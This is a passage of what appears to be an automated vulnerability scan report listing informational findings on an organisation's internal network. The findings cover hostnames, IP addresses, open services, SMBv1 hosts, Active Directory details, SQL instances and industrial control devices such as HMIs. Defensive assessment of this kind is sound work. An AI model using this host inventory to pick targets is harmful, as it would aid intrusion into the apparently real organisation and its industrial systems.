Additional Output	`The remote host seems to be an AppSocket printer.`

Dropbox Software Detection (uncredentialed check)	
Severity	
Description	Dropbox is installed on the remote host. Dropbox is an application for storing and synchronizing files between computers, possibly outside the organization. There is a file synchronization application on the remote host.
Recommendation	Ensure that use of this software agrees with your organization's acceptable use and security policies.
References	https://www.dropbox.com/
Affected Nodes	10.100.2.54 (IT09-1KBKLR2) on port 17500/udp
Additional Output	`The remote DropBox server broadcasts the following data :` `{"version": [2, 0], "port": 17500, "host_int": 199553306503176084638198191901618823749, "displaynam e": "", "namespaces": [5013350352]}`

Enumerate IPv6 Interfaces via SSH	
Severity	
Description	vPenTest Partner was able to enumerate the network interfaces configured with IPv6 addresses by connecting to the remote host via SSH using the supplied credentials. vPenTest Partner was able to enumerate the IPv6 interfaces on the remote host.
Recommendation	Disable IPv6 if you are not actually using it. Otherwise, disable any unused IPv6 interfaces.
References	n/a
Affected Nodes	10.100.2.51 on port 0/tcp

Additional Output	`The following IPv6 interfaces are set on the remote host :`
	
	`- fe80::a00:27ff:fe5e:3a3a (on interface enp0s17)`
	`- ::1 (on interface lo)`

EtherNet/IP CIP Device Identification	
Severity	
Description	This plugin executes an EtherNet/IP Common Industrial Protocol (CIP) request to obtain device identification information, revision, and serial number. Use an EtherNet/IP CIP request to obtain the device identification.
Recommendation	n/a
References	n/a
Affected Nodes	10.100.7.125 on port 44818/tcp 10.100.7.93 (OWS-01A) on port 44818/udp 10.100.7.93 (OWS-01A) on port 44818/tcp 10.100.3.63 on port 44818/udp 10.100.3.63 on port 44818/tcp

Additional Output	`The following EtherNet/IP CIP device was found :`
	
	`Vendor name : Rockwell Software, Inc.`
	`Device type : unknown (11)`
	`Device name : RSLinx Server`
	`Product : 1`
	`Revision : 1.1`
	`Serial : 781652157`

FTP Server Detection	
Severity	
Description	It is possible to obtain the banner of the remote FTP server by connecting to a remote port. An FTP server is listening on a remote port.
Recommendation	n/a
References	n/a
Affected Nodes	192.168.2.51 on port 21/tcp 192.168.2.17 on port 21/tcp 10.100.7.150 on port 21/tcp 10.100.7.98 on port 21/tcp 10.100.7.97 on port 21/tcp 10.100.6.87 on port 21/tcp 10.100.3.151 on port 21/tcp 10.100.3.150 on port 21/tcp

Additional Output	`The remote FTP banner is :`
	
	`220 (vsFTPd 3.0.2)`

Grandstream Phone Web Interface Detection	
Severity	
Description	vPenTest Partner was able to detect the web interface for a Grandstream phone on the remote host. The web interface for a Grandstream phone was detected on the remote host.
Recommendation	n/a
References	http://www.grandstream.com/
Affected Nodes	10.100.34.84 on port 80/tcp 10.100.34.81 on port 80/tcp 10.100.34.80 on port 443/tcp 10.100.34.78 on port 80/tcp

	10.100.34.77 on port 80/tcp 10.100.34.75 on port 80/tcp 10.100.34.74 on port 80/tcp 10.100.34.72 on port 80/tcp 10.100.34.71 on port 80/tcp 10.100.34.70 on port 80/tcp 10.100.34.69 on port 80/tcp 10.100.34.68 on port 80/tcp 10.100.34.67 on port 80/tcp 10.100.34.66 on port 80/tcp 10.100.34.65 on port 443/tcp 10.100.34.64 on port 80/tcp 10.100.34.63 on port 80/tcp 10.100.34.62 on port 80/tcp 10.100.34.61 on port 80/tcp 10.100.34.60 on port 80/tcp 10.100.34.59 on port 80/tcp 10.100.34.58 on port 80/tcp 10.100.34.57 on port 80/tcp 10.100.34.56 on port 80/tcp 10.100.34.55 on port 80/tcp 10.100.34.54 on port 80/tcp 10.100.34.53 on port 80/tcp 10.100.34.52 on port 80/tcp 10.100.34.51 on port 80/tcp 10.100.34.50 on port 80/tcp 10.100.33.60 on port 80/tcp 10.100.34.79 on port 80/tcp 10.100.34.76 on port 80/tcp 10.100.34.73 on port 80/tcp 10.100.33.57 on port 80/tcp 10.100.33.55 on port 80/tcp 10.100.33.50 on port 80/tcp 10.100.32.69 on port 80/tcp 10.100.32.62 on port 80/tcp 10.100.32.61 on port 80/tcp 10.100.32.59 on port 80/tcp 10.100.32.58 on port 80/tcp 10.100.32.57 on port 80/tcp 10.100.32.56 on port 80/tcp 10.100.32.55 on port 80/tcp 10.100.32.54 on port 80/tcp 10.100.32.53 on port 80/tcp 10.100.32.52 on port 80/tcp 10.100.32.51 on port 80/tcp 10.100.32.50 on port 80/tcp 10.100.31.80 on port 80/tcp 10.100.31.77 on port 80/tcp 10.100.31.75 on port 80/tcp 10.100.31.73 on port 80/tcp 10.100.31.71 on port 80/tcp 10.100.31.56 on port 80/tcp 10.100.31.55 on port 80/tcp 10.100.31.67 on port 80/tcp 10.100.31.58 on port 80/tcp 10.100.31.53 on port 80/tcp 10.100.31.51 on port 80/tcp 10.100.31.50 on port 80/tcp 10.100.5.53 on port 80/tcp 10.100.5.52 on port 80/tcp

Additional Output	`URL  : http://10.100.34.84/`
	`  Version : 1.0.3.6`
	`  model  : GRP2614`

LDAP Crafted Search Request Server Information Disclosure

Severity	

Description	By sending a search request with a filter set to 'objectClass=*', it is possible to extract information about the remote LDAP server. It is possible to discover information about the remote LDAP server.
Recommendation	n/a
References	n/a
Affected Nodes	192.168.2.18 on port 3268/tcp 192.168.2.18 on port 389/tcp 192.168.2.6 on port 3268/tcp 192.168.2.6 on port 389/tcp
Additional Output	

```
[+]-namingContexts:
   |  DC=ad,DC=volta-us,DC=com
   |  CN=Configuration,DC=ad,DC=volta-us,DC=com
   |  CN=Schema,CN=Configuration,DC=ad,DC=volta-us,DC=com
   |  DC=ForestDnsZones,DC=ad,DC=volta-us,DC=com
   |  DC=DomainDnsZones,DC=ad,DC=volta-us,DC=com
[+]-currentTime:
   |  20210111222441.0Z
[+]-subschemaSubentry:
   |  CN=Aggregate,CN=Schema,CN=Configuration,DC=ad,DC=volta-us,DC=com
[+]-dsServiceName:
   |  CN=NTDS Settings,CN=VOL2K12DC02,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuratio
n,DC=ad,DC=volta-us,DC=com
[+]-namingContexts:
   |  DC=ad,DC=volta-us,DC=com
   |  CN=Configuration,DC=ad,DC=volta-us,DC=com
   |  CN=Schema,CN=Configuration,DC=ad,DC=volta-us,DC=com
   |  DC=ForestDnsZones,DC=ad,DC=volta-us,DC=com
   |  DC=DomainDnsZones,DC=ad,DC=volta-us,DC=com
[+]-defaultNamingContext:
   |  DC=ad,DC=volta-us,DC=com
[+]-schemaNamingContext:
   |  CN=Schema,CN=Configuration,DC=ad,DC=volta-us,DC=com
[+]-configurationNamingContext:
   |  CN=Configuration,DC=ad,DC=volta-
------------ snipped ------------
```

lighttpd HTTP Server Detection

Severity	
Description	vPenTest Partner was able to detect the lighttpd HTTP server by looking at the HTTP banner on the remote host. The lighttpd HTTP server was detected on the remote host.
Recommendation	n/a
References	https://www.lighttpd.net/
Affected Nodes	10.100.34.84 on port 80/tcp 10.100.34.81 on port 80/tcp 10.100.34.80 on port 443/tcp 10.100.34.80 on port 80/tcp 10.100.34.79 on port 80/tcp 10.100.34.78 on port 80/tcp 10.100.34.76 on port 80/tcp 10.100.34.75 on port 80/tcp 10.100.34.73 on port 80/tcp 10.100.34.72 on port 80/tcp 10.100.34.71 on port 80/tcp 10.100.34.70 on port 80/tcp 10.100.34.69 on port 80/tcp 10.100.34.68 on port 80/tcp 10.100.34.67 on port 80/tcp 10.100.34.66 on port 80/tcp

	10.100.34.65 on port 443/tcp 10.100.34.65 on port 80/tcp 10.100.34.64 on port 80/tcp 10.100.34.62 on port 80/tcp 10.100.34.61 on port 80/tcp 10.100.34.60 on port 80/tcp 10.100.34.59 on port 80/tcp 10.100.34.58 on port 80/tcp 10.100.34.57 on port 80/tcp 10.100.34.56 on port 80/tcp 10.100.34.54 on port 80/tcp 10.100.34.53 on port 80/tcp 10.100.34.52 on port 80/tcp 10.100.34.51 on port 80/tcp 10.100.34.50 on port 80/tcp 10.100.33.60 on port 80/tcp 10.100.33.57 on port 80/tcp 10.100.34.77 on port 80/tcp 10.100.34.74 on port 80/tcp 10.100.34.63 on port 80/tcp 10.100.34.55 on port 80/tcp 10.100.33.55 on port 80/tcp 10.100.33.50 on port 80/tcp 10.100.32.69 on port 80/tcp 10.100.32.62 on port 80/tcp 10.100.32.61 on port 80/tcp 10.100.32.59 on port 80/tcp 10.100.32.57 on port 80/tcp 10.100.32.56 on port 80/tcp 10.100.32.54 on port 80/tcp 10.100.32.53 on port 80/tcp 10.100.32.50 on port 80/tcp 10.100.31.80 on port 80/tcp 10.100.31.77 on port 80/tcp 10.100.31.75 on port 80/tcp 10.100.31.73 on port 80/tcp 10.100.31.71 on port 80/tcp 10.100.32.58 on port 80/tcp 10.100.32.55 on port 80/tcp 10.100.32.52 on port 80/tcp 10.100.32.51 on port 80/tcp 10.100.31.67 on port 80/tcp 10.100.31.58 on port 80/tcp 10.100.31.56 on port 80/tcp 10.100.31.55 on port 80/tcp 10.100.31.53 on port 80/tcp 10.100.31.51 on port 80/tcp 10.100.31.50 on port 80/tcp 10.100.5.53 on port 80/tcp 10.100.5.52 on port 80/tcp

Additional Output	`URL : http://10.100.34.84/`
	`Version : 1.4.52`
	`source : Server: lighttpd/1.4.52`

Link-Local Multicast Name Resolution (LLMNR) Detection	
Severity	
Description	The remote device answered to a Link-local Multicast Name Resolution (LLMNR) request. This protocol provides a name lookup service similar to NetBIOS or DNS. It is enabled by default on modern Windows versions. The remote device supports LLMNR.
Recommendation	Make sure that use of this software conforms to your organization's acceptable use and security policies.
References	http://www.nessus.org/u?51eae65d http://technet.microsoft.com/en-us/library/bb878128.aspx

Affected Nodes	10.100.2.93 (IT10-DHVDT13) on port 5355/udp 10.100.2.83 (Training2) on port 5355/udp 10.100.2.82 (Training8) on port 5355/udp 10.100.2.81 (WindUtilWS) on port 5355/udp 10.100.2.70 (IT09-6GRJN53) on port 5355/udp 10.100.2.66 (IT10-34S1MQ1) on port 5355/udp 10.100.2.65 (IT09-JGYQ733) on port 5355/udp 10.100.2.64 (it10-g0wtsw1) on port 5355/udp 10.100.2.63 (WIN-NLN1IU84VKS) on port 5355/udp 10.100.2.59 (WIN-NLN1IU84VKS) on port 5355/udp 10.100.2.55 (Training3) on port 5355/udp 10.100.2.54 (IT09-1KBKLR2) on port 5355/udp 10.100.2.53 (it05-100625) on port 5355/udp 10.100.2.52 (WIN-NLN1IU84VKS) on port 5355/udp 10.100.2.49 (IT09-H42HYV1) on port 5355/udp
Additional Output	`According to LLMNR, the name of the remote host is 'IT10-DHVDT13'.`

mDNS Detection (Local Network)

Severity	
Description	The remote service understands the Bonjour (also known as ZeroConf or mDNS) protocol, which allows anyone to uncover information from the remote host such as its operating system type and exact version, its hostname, and the list of services it is running. This plugin attempts to discover mDNS used by hosts residing on the same network segment as vPenTest Partner. It is possible to obtain information about the remote host.
Recommendation	Filter incoming traffic to UDP port 5353, if desired.
References	n/a
Affected Nodes	10.100.2.66 (IT10-34S1MQ1) on port 5353/udp 10.100.2.49 (IT09-H42HYV1) on port 5353/udp 10.100.2.45 on port 5353/udp

Additional Output	`vPenTest Partner was able to extract the following information :`
	
	`  - mDNS hostname  : IT10-34S1MQ1.local.`

Microsoft SQL Server UDP Query Remote Version Disclosure

Severity	
Description	Microsoft SQL server has a function wherein remote users can query the database server for the version that is being run. The query takes place over the same UDP port that handles the mapping of multiple SQL server instances on the same machine. It is important to note that, after Version 8.00.194, Microsoft decided not to update this function. This means that the data returned by the SQL ping is inaccurate for newer releases of SQL Server. It is possible to determine the remote SQL server version.
Recommendation	If there is only a single SQL instance installed on the remote host, consider filter incoming traffic to this port.
References	n/a
Affected Nodes	192.168.2.8 on port 1434/udp 192.168.2.18 on port 1434/udp 10.100.7.125 on port 1434/udp 10.100.7.86 (HIST-01A) on port 1434/udp 10.100.7.85 (MPM) on port 1434/udp

Additional Output	`A 'ping' request returned the following information about the remote`
	`SQL instance :`
	
	`  ServerName  : VOL2K12DC02`

```
  InstanceName : SWPDM
  IsClustered  : No
  Version      : 12.0.4100.1
  tcp          : 54433
  np           : \\VOL2K12DC02\pipe\MSSQL$SWPDM\sql\query
```

Microsoft Windows SMB LanMan Pipe Server Listing Disclosure	
Severity	
Description	It was possible to obtain the browse list of the remote Windows system by sending a request to the LANMAN pipe. The browse list is the list of the nearest Windows systems of the remote host. It is possible to obtain network information.
Recommendation	n/a
References	n/a
Affected Nodes	10.100.7.136 on port 445/tcp

Additional Output	`Here is the browse list of the remote host :`
	
	`HMI-1 ( os : 5.1 )`

MongoDB Detection	
Severity	
Description	A document-oriented database system is listening on the remote port. The remote host is running a database system.
Recommendation	n/a
References	https://www.mongodb.com/
Affected Nodes	10.100.2.53 (it05-100625) on port 8191/tcp
Additional Output	`Version     : 3.6.14` `  Git version : cbef87692475857c7ee6e764c8f5104b39c342a1`

MSRPC Service Detection	
Severity	
Description	The remote host is running a Windows RPC service. This service replies to the RPC Bind Request with a Bind Ack response. However it is not possible to determine the uuid of this service.
Recommendation	n/a
References	n/a
Affected Nodes	192.168.2.8 on port 135/tcp
Additional Output	`n/a`

NFS Server Superfluous	
Severity	
Description	The remote NFS server is not exporting any shares. Running an unused service unnecessarily increases the attack surface of the remote host.
CVSS	0.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:N)

CVSS3	0.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N)
Recommendation	Disable this service.
References	n/a
Affected Nodes	192.168.2.6 on port 2049/tcp
Additional Output	`n/a`

NFS Share Export List

Severity	
Description	This plugin retrieves the list of NFS exported shares. The remote NFS server exports a list of shares.
Recommendation	Ensure each share is intended to be exported.
References	http://www.tldp.org/HOWTO/NFS-HOWTO/security.html
Affected Nodes	192.168.2.34 on port 2049/tcp

Additional Output	`Here is the export list of 192.168.2.34 :`
	
	`  /hdd/ts fe80::226:73ff:fe0c:d610%cdce0`

ONVIF Device Services

Severity	
Description	vPenTest Partner was able to map the enabled ONVIF services on the remote device by sending a GetCapabilities SOAP request. The remote service responded to an ONVIF GetCapabilities request
Recommendation	Enable IP filtering if possible. Disable ONVIF if it isn't in use.
References	https://www.onvif.org/
Affected Nodes	10.100.33.20 on port 80/tcp 10.100.7.150 on port 80/tcp 10.100.6.87 on port 80/tcp 10.100.3.151 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.1.151 on port 80/tcp 10.100.1.150 on port 80/tcp

Additional Output	`The ONVIF server on port 80 supports these services:`
	
	`http://www.onvif.org/ver10/device/wsdl => http://10.100.33.20/onvif/device_service`
	`http://www.onvif.org/ver10/events/wsdl => http://10.100.33.20/onvif/services`
	`http://www.onvif.org/ver20/ptz/wsdl => http://10.100.33.20/onvif/services`
	`http://www.onvif.org/ver10/recording/wsdl => http://10.100.33.20/onvif/services`
	`http://www.onvif.org/ver10/replay/wsdl => http://10.100.33.20/onvif/services`
	`http://www.onvif.org/ver10/media/wsdl => http://10.100.33.20/onvif/services`
	`http://www.onvif.org/ver10/search/wsdl => http://10.100.33.20/onvif/services`

Open Network Video Interface Forum (ONVIF) Protocol Detection

Severity	
Description	The remote device answered a NetworkVideoTransmitter WS-Discovery request. Therefore, it supports ONVIF. The remote device supports ONVIF
Recommendation	Filter access to this port if desired.
References	https://www.onvif.org/

Affected Nodes	192.168.2.65 on port 3702/udp 10.100.33.20 on port 3702/udp 10.100.7.150 on port 3702/udp 10.100.6.87 on port 3702/udp 10.100.6.20 on port 3702/udp 10.100.3.151 on port 3702/udp 10.100.3.150 on port 3702/udp 10.100.1.151 on port 3702/udp 10.100.1.150 on port 3702/udp

Additional Output	`The ONVIF service listening on UDP port 3702 advertises the following information:`
	
	`Endpoint: http://192.168.2.65:85/onvif/device_service`
	`Name: Volta IVI03246`
	`Hardware: DS-9616NI-ST`

Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)	
Severity	
Description	The remote Windows host supports Server Message Block Protocol version 1 (SMBv1). Microsoft recommends that users discontinue the use of SMBv1 due to the lack of security features that were included in later SMB versions. Additionally, the Shadow Brokers group reportedly has an exploit that affects SMB; however, it is unknown if the exploit affects SMBv1 or another version. In response to this, US-CERT recommends that users disable SMBv1 per SMB best practices to mitigate these potential issues. The remote Windows host supports the SMBv1 protocol.
Recommendation	Disable SMBv1 according to the vendor instructions in Microsoft KB2696547. Additionally, block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.
References	https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/ https://support.microsoft.com/en-us/help/2696547/how-to-detect-enable-and-disable-smbv1-smbv2-and-smbv3-in-windows-and http://www.nessus.org/u?8dcab5e4 http://www.nessus.org/u?234f8ef8 http://www.nessus.org/u?4c7e0cf3
Affected Nodes	192.168.2.78 on port 445/tcp 192.168.2.8 on port 445/tcp 10.100.20.200 on port 445/tcp 10.100.7.210 on port 445/tcp 10.100.7.136 on port 445/tcp 10.100.7.135 on port 445/tcp 10.100.7.131 on port 445/tcp 10.100.7.125 on port 445/tcp 10.100.7.119 on port 445/tcp 10.100.7.115 on port 445/tcp 10.100.7.111 on port 445/tcp 10.100.7.110 on port 445/tcp 10.100.7.101 (SmartTool-TMP) on port 445/tcp 10.100.7.90 (HMI-01B) on port 445/tcp 10.100.7.88 (URSIOSSVR01) on port 445/tcp 10.100.7.87 (SmartTool) on port 445/tcp 10.100.7.86 (HIST-01A) on port 445/tcp 10.100.7.85 (MPM) on port 445/tcp 10.100.7.84 (HMI1) on port 445/tcp 10.100.7.78 (OSSEM3_RIUHMI01) on port 445/tcp 10.100.7.77 (HMI-01A) on port 445/tcp 10.100.7.73 (VSS-01A) on port 445/tcp 10.100.7.72 (DESKTOP-KOCHTQC) on port 445/tcp 10.100.7.71 (VSS-01B) on port 445/tcp 10.100.7.70 (EWS-01) on port 445/tcp 10.100.7.66 (URSIOSSVR02) on port 445/tcp 10.100.7.62 (OSSEM2_RIOHMI01) on port 445/tcp 10.100.7.53 (URSHISTSVR01) on port 445/tcp

	10.100.7.51 (it03-8ddvdv1) on port 445/tcp 10.100.6.81 (IT01-CX9WNW1) on port 445/tcp 10.100.6.80 (IT01-486J8V1-Wiring-PC) on port 445/tcp 10.100.5.64 (CONMSAUTHMI601) on port 445/tcp 10.100.5.59 (IT06-G8F8HF1) on port 445/tcp 10.100.2.64 (it10-g0wtsw1) on port 445/tcp 10.100.2.63 (WIN-NLN1IU84VKS) on port 445/tcp 10.100.2.59 (WIN-NLN1IU84VKS) on port 445/tcp 10.100.2.52 (WIN-NLN1IU84VKS) on port 445/tcp
Additional Output	`The remote host supports SMBv1.`

Service Detection: 3 ASCII Digit Code Responses	
Severity	
Description	This plugin is a complement of find_service1.nasl. It attempts to identify services that return 3 ASCII digits codes (ie: FTP, SMTP, NNTP, ...) This plugin performs service detection.
Recommendation	n/a
References	n/a
Affected Nodes	10.100.7.150 on port 21/tcp 10.100.6.87 on port 21/tcp 10.100.3.151 on port 21/tcp 10.100.3.150 on port 21/tcp
Additional Output	`An FTP server is running on this port`

Session Initiation Protocol Detection	
Severity	
Description	The remote system is running software that speaks the Session Initiation Protocol (SIP). SIP is a messaging protocol to initiate communication sessions between systems. It is a protocol used mostly in IP Telephony networks / systems to setup, control, and teardown sessions between two or more systems. The remote system is a SIP signaling device.
Recommendation	If possible, filter incoming connections to the port so that it is used only by trusted sources.
References	https://en.wikipedia.org/wiki/Session_Initiation_Protocol
Affected Nodes	10.100.31.66 on port 5060/tcp 10.100.31.65 on port 5060/udp 10.100.31.64 on port 5060/tcp 10.100.31.60 on port 5060/tcp 10.100.31.60 on port 5060/udp 10.100.31.69 on port 5061/tcp 10.100.31.69 on port 5060/tcp 10.100.31.69 on port 5060/udp 10.100.31.65 on port 5060/tcp 10.100.31.64 on port 5060/udp 10.100.3.57 on port 5060/tcp 10.100.3.57 on port 5060/udp 10.100.1.74 on port 5060/tcp 10.100.1.74 on port 5060/udp

Additional Output	`The remote service was identified as :`
	
	`  AXIS C1310-E Network Horn Speaker`
	
	`It supports the following options :`
	
	`  PRACK, INVITE, ACK, BYE, CANCEL, UPDATE, INFO, SUBSCRIBE, NOTIFY, REFER, MESSAGE, OPTIONS`

Splunk Management API Detection	
Severity	
Description	The remote web server is an instance of the Splunk management API. Splunk is a search, monitoring, and reporting tool for system administrators. An infrastructure monitoring tool is running on the remote host.
Recommendation	Limit incoming traffic to this port if desired.
References	https://www.splunk.com/en_us/software.html http://dev.splunk.com/restapi http://www.nessus.org/u?3aa0f4e2 https://www.splunk.com/en_us/download/universal-forwarder.html
Affected Nodes	10.100.2.53 (it05-100625) on port 8089/tcp

Additional Output	`URL : https://10.100.2.53:8089/`
	`  Version : unknown`
	`  Management API : 1`

Splunk Web Detection	
Severity	
Description	The web interface for Splunk is running on the remote host. Splunk is a search, monitoring, and reporting tool for system administrators. An infrastructure monitoring tool is running on the remote host.
Recommendation	n/a
References	https://www.splunk.com/en_us/software.html
Affected Nodes	10.100.2.53 (it05-100625) on port 8000/tcp

Additional Output	`URL : http://10.100.2.53:8000/`
	`  Version : unknown`
	`  License : Enterprise`
	`  Web interface : 1`

SSL Certificate Signed Using SHA-1 Algorithm	
Severity	
Description	The remote service uses an SSL certificate chain that has been signed with SHA-1, a cryptographically weak hashing algorithm. This signature algorithm is known to be vulnerable to collision attacks. An attacker can potentially exploit this to generate another certificate with the same digital signature, allowing the attacker to masquerade as the affected service. Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire on or between January 1, 2016 and December 31, 2016 as informational. This is in accordance with Google's gradual sunsetting of the SHA-1 cryptographic hash algorithm. An SSL certificate in the certificate chain has been signed using the SHA-1 hashing algorithm.
Recommendation	n/a
References	https://blog.chromium.org/2014/09/gradually-sunsetting-sha-1.html https://tools.ietf.org/html/rfc3279
Affected Nodes	192.168.2.64 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.58 on port 443/tcp

	192.168.2.56 on port 443/tcp 192.168.2.57 on port 443/tcp 192.168.2.55 on port 443/tcp
Additional Output	The following certificates were part of the certificate chain sent by the remote host, but contain hashes that are considered to be weak. |-Subject : C=US/ST=California/L=Sunnyvale/O=Ruckus Wireless, Inc. |-Signature Algorithm : SHA-1 With RSA Encryption |-Valid From : Dec 01 03:12:35 2006 GMT |-Valid To : Nov 28 03:12:35 2016 GMT

SSL Cipher Block Chaining Cipher Suites Supported	
Severity	
Description	The remote host supports the use of SSL ciphers that operate in Cipher Block Chaining (CBC) mode. These cipher suites offer additional security over Electronic Codebook (ECB) mode, but have the potential to leak information if used improperly. The remote service supports the use of SSL Cipher Block Chaining ciphers, which combine previous blocks with subsequent ones.
Recommendation	n/a
References	https://www.openssl.org/docs/manmaster/man1/ciphers.html http://www.nessus.org/u?cc4a822a https://www.openssl.org/~bodo/tls-cbc.txt
Affected Nodes	192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.58 on port 443/tcp 192.168.2.58 on port 1883/tcp 192.168.2.56 on port 443/tcp 192.168.2.78 on port 3389/tcp 192.168.2.74 on port 3389/tcp 192.168.2.71 on port 3389/tcp 192.168.2.64 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.57 on port 1883/tcp 192.168.2.57 on port 443/tcp 192.168.2.56 on port 1883/tcp 192.168.2.55 on port 1883/tcp 192.168.2.55 on port 443/tcp 192.168.2.51 on port 443/tcp 192.168.2.8 on port 1433/tcp 192.168.2.22 on port 3389/tcp 192.168.2.22 on port 443/tcp 192.168.2.19 on port 3389/tcp 192.168.2.19 on port 443/tcp 192.168.2.18 on port 54433/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 3389/tcp 192.168.2.8 on port 2002/tcp 192.168.2.6 on port 3389/tcp 192.168.2.5 on port 902/tcp 192.168.2.5 on port 5989/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 902/tcp 192.168.2.3 on port 5989/tcp 192.168.2.3 on port 443/tcp 10.100.35.119 on port 3389/tcp 10.100.35.113 on port 443/tcp 10.100.35.104 on port 443/tcp 10.100.35.101 on port 443/tcp 10.100.35.89 on port 3389/tcp 10.100.35.87 on port 443/tcp 10.100.35.73 on port 3001/tcp

10.100.35.50 on port 443/tcp
10.100.34.80 on port 443/tcp
10.100.35.51 on port 443/tcp
10.100.34.85 on port 3389/tcp
10.100.34.65 on port 443/tcp
10.100.33.61 on port 3389/tcp
10.100.33.59 on port 3389/tcp
10.100.31.69 on port 443/tcp
10.100.33.54 on port 3389/tcp
10.100.33.52 on port 443/tcp
10.100.32.65 on port 3389/tcp
10.100.31.82 on port 443/tcp
10.100.31.81 on port 443/tcp
10.100.31.69 on port 5061/tcp
10.100.31.66 on port 443/tcp
10.100.31.65 on port 443/tcp
10.100.31.64 on port 443/tcp
10.100.31.60 on port 443/tcp
10.100.31.54 on port 443/tcp
10.100.31.52 on port 443/tcp
10.100.7.210 on port 3071/tcp
10.100.7.125 on port 3389/tcp
10.100.7.118 on port 3389/tcp
10.100.7.97 on port 443/tcp
10.100.20.200 on port 1433/tcp
10.100.20.33 (lt186) on port 3389/tcp
10.100.7.210 on port 3389/tcp
10.100.7.201 on port 3389/tcp
10.100.7.135 on port 3389/tcp
10.100.7.131 on port 3389/tcp
10.100.7.119 on port 1433/tcp
10.100.7.116 on port 1433/tcp
10.100.7.115 on port 3389/tcp
10.100.7.111 on port 3071/tcp
10.100.7.110 on port 3389/tcp
10.100.7.98 on port 443/tcp
10.100.7.96 on port 9080/tcp
10.100.7.96 on port 443/tcp
10.100.7.95 (IT09-5Z5KN53) on port 443/tcp
10.100.7.88 (URSIOSSVR01) on port 3389/tcp
10.100.7.86 (HIST-01A) on port 1433/tcp
10.100.7.85 (MPM) on port 1433/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp
10.100.7.74 on port 443/tcp
10.100.7.73 (VSS-01A) on port 1433/tcp
10.100.7.71 (VSS-01B) on port 1433/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp
10.100.7.51 (it03-8ddvdv1) on port 3389/tcp
10.100.7.95 (IT09-5Z5KN53) on port 9080/tcp
10.100.7.84 (HMI1) on port 3389/tcp
10.100.7.82 (TESTPC06) on port 3389/tcp
10.100.7.75 (IT03-5D3BVV1) on port 3389/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp
10.100.7.69 on port 443/tcp
10.100.7.66 (URSIOSSVR02) on port 3389/tcp
10.100.7.53 (URSHISTSVR01) on port 1433/tcp
10.100.7.53 (URSHISTSVR01) on port 3389/tcp
10.100.6.90 (IT01-FT0Y4Y2) on port 3389/tcp
10.100.6.81 (IT01-CX9WNW1) on port 3389/tcp
10.100.6.65 (IT01-B11Y4Y2) on port 3389/tcp
10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp
10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
10.100.6.20 on port 443/tcp
10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp
10.100.5.68 (IT02-2SD5Y2) on port 3389/tcp
10.100.5.60 (IT08-DF9HLW2) on port 3389/tcp
10.100.5.58 on port 443/tcp
10.100.2.60 on port 443/tcp
10.100.2.57 on port 443/tcp

	10.100.2.56 on port 443/tcp 10.100.2.53 (it05-100625) on port 8191/tcp 10.100.2.45 on port 443/tcp 10.100.1.151 on port 443/tcp 10.100.1.150 on port 443/tcp 10.100.3.64 (IT01-4P775Y2) on port 3389/tcp 10.100.3.57 on port 443/tcp 10.100.3.52 (IT10-CM1V8Y1) on port 3389/tcp 10.100.3.51 (IT03-4M7MM32) on port 3389/tcp 10.100.2.93 (IT10-DHVDT13) on port 3389/tcp 10.100.2.81 (WindUtilWS) on port 3389/tcp 10.100.2.70 (IT09-6GRJN53) on port 443/tcp 10.100.2.60 on port 9080/tcp 10.100.2.58 on port 9080/tcp 10.100.2.58 on port 443/tcp 10.100.2.57 on port 9080/tcp 10.100.2.56 on port 9080/tcp 10.100.2.54 (IT09-1KBKLR2) on port 3389/tcp 10.100.2.53 (it05-100625) on port 3389/tcp 10.100.2.53 (it05-100625) on port 8089/tcp 10.100.2.51 on port 8834/tcp 10.100.2.49 (IT09-H42HYV1) on port 3389/tcp 10.100.2.49 (IT09-H42HYV1) on port 443/tcp 10.100.2.45 on port 8443/tcp 10.100.1.99 (IT10-BVMFJX2) on port 3389/tcp 10.100.1.80 on port 8009/tcp 10.100.1.80 on port 8443/tcp 10.100.1.76 (IT10-F8BP2R1) on port 3389/tcp 10.100.1.74 on port 443/tcp
Additional Output	

```
Here is the list of SSL CBC ciphers supported by the remote server :

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)          SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    ECDHE-RSA-AES128-SHA          0xC0, 0x13       ECDH          RSA      AES-CBC(128)           SHA1
    ECDHE-RSA-AES256-SHA          0xC0, 0x14       ECDH          RSA      AES-CBC(256)           SHA1
    AES128-SHA                    0x00, 0x2F       RSA           RSA      AES-CBC(128)           SHA1
    AES256
------------ snipped ------------
```

SSL Compression Methods Supported	
Severity	
Description	This script detects which compression methods are supported by the remote service for SSL connections. The remote service supports one or more compression methods for SSL connections.
Recommendation	n/a
References	http://www.iana.org/assignments/comp-meth-ids/comp-meth-ids.xml https://tools.ietf.org/html/rfc3749 https://tools.ietf.org/html/rfc3943 https://tools.ietf.org/html/rfc5246
